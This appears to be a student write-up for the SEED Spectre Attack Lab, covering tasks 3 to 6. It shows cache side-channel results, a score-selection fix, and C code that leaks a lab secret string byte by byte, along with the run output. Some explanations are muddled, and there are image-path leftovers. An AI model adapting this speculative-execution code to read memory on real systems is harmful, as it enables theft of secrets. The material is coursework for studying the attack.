Spectre Attack Lab

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task 1 and 2 are exactly the same tasks as what in Meltdown Attack Lab

Task 3

```
array[97*4096 + 1024] is in cache.
The Secret = 97.
```

Because `97>=size`, the statement of Line 2 should not be executed. But, Actually, the program fetches the effects on CPU cache.

After commenting all `_mm_clflush(&size)`,it runs with nothing output. It shows that the program can read any extra information from the cache now. The function `_mm_clflush` flushes all content in caches that contains variable `size`, which ensure the cache is not influenced by `size` during each call of `victim`.

It also fails to give any output. Because when `i>size`, the statement will be not executed actually but still takes up the space of cache in the same way as `victim(97)` do.

Task 4

Yes. It indeed prints the first element (`'S'`, or `83` in ASCII) of `secret`.

```
array[83*4096 + 1024] is in cache.
The Secret = 83.
```

Task 5

Because `restrictedAccess(larger_x)` always returns 0, the code can be fixed as taking the index of the second-highest score.

```c
int max = 1;
for (i = 1; i < 256; i++)
{
    if (scores[max] < scores[i])
```

```
        max = i;
}
```

Then I can get the information of the 1-st letter in the secret message:


```
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 333
```

Task 6

Nest the main call into a loop and print out the entire secret string letter by letter:

```c
int main()
{
    int i;
    uint8_t s;
    int k;
    for (k = 0; k < strlen(secret); k++)
    {
        size_t larger_x = (size_t)(secret - (char *)buffer) + k;
        flushSideChannel();
        for (i = 0; i < 256; i++)
            scores[i] = 0;
        for (i = 0; i < 1000; i++)
        {
            spectreAttack(larger_x);
            reloadSideChannelImproved();
        }
        int max = 1;
        for (i = 1; i < 256; i++)
        {
            if (scores[max] < scores[i])
                max = i;
        }
        printf("Reading secret value at %p = ", (void
            *)larger_x);
        printf("The  secret value is %d:%c\n", max, (char)max);
        printf("The number of hits is %d\n", scores[max]);
    }
    return (0);
}
```

Then the whole string can be revealed:



```
mproved SpectreAttackImproved.c
[03/11/20]seed@VM:~/.../spectre$ ./SpectreAttackImproved
Reading secret value at 0xffffe878 = The  secret value is 83:S
The number of hits is 2
Reading secret value at 0xffffe879 = The  secret value is 111:o
The number of hits is 25
Reading secret value at 0xffffe87a = The  secret value is 109:m
The number of hits is 14
Reading secret value at 0xffffe87b = The  secret value is 101:e
The number of hits is 2
Reading secret value at 0xffffe87c = The  secret value is 32:
The number of hits is 11
Reading secret value at 0xffffe87d = The  secret value is 83:S
The number of hits is 2
Reading secret value at 0xffffe87e = The  secret value is 101:e
The number of hits is 19
Reading secret value at 0xffffe87f = The  secret value is 99:c
The number of hits is 33
Reading secret value at 0xffffe880 = The  secret value is 114:r
The number of hits is 5
Reading secret value at 0xffffe881 = The  secret value is 101:e
The number of hits is 15
Reading secret value at 0xffffe882 = The  secret value is 116:t
The number of hits is 15
Reading secret value at 0xffffe883 = The  secret value is 32:
The number of hits is 27
Reading secret value at 0xffffe884 = The  secret value is 86:V
The number of hits is 1
Reading secret value at 0xffffe885 = The  secret value is 97:a
The number of hits is 39
Reading secret value at 0xffffe886 = The  secret value is 108:l
The number of hits is 13
Reading secret value at 0xffffe887 = The  secret value is 117:u
The number of hits is 1
Reading secret value at 0xffffe888 = The  secret value is 101:e
```

Figure 1: Every letter in the secret string